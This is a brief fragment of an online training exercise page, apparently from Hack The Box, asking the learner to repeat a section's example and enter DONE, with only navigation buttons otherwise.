Repeat the example shown in the section, and type DONE as the answer when you are finished.
Done
Submit
Previous
Next
Mark Complete & Next
Powered by HACKTHEBOX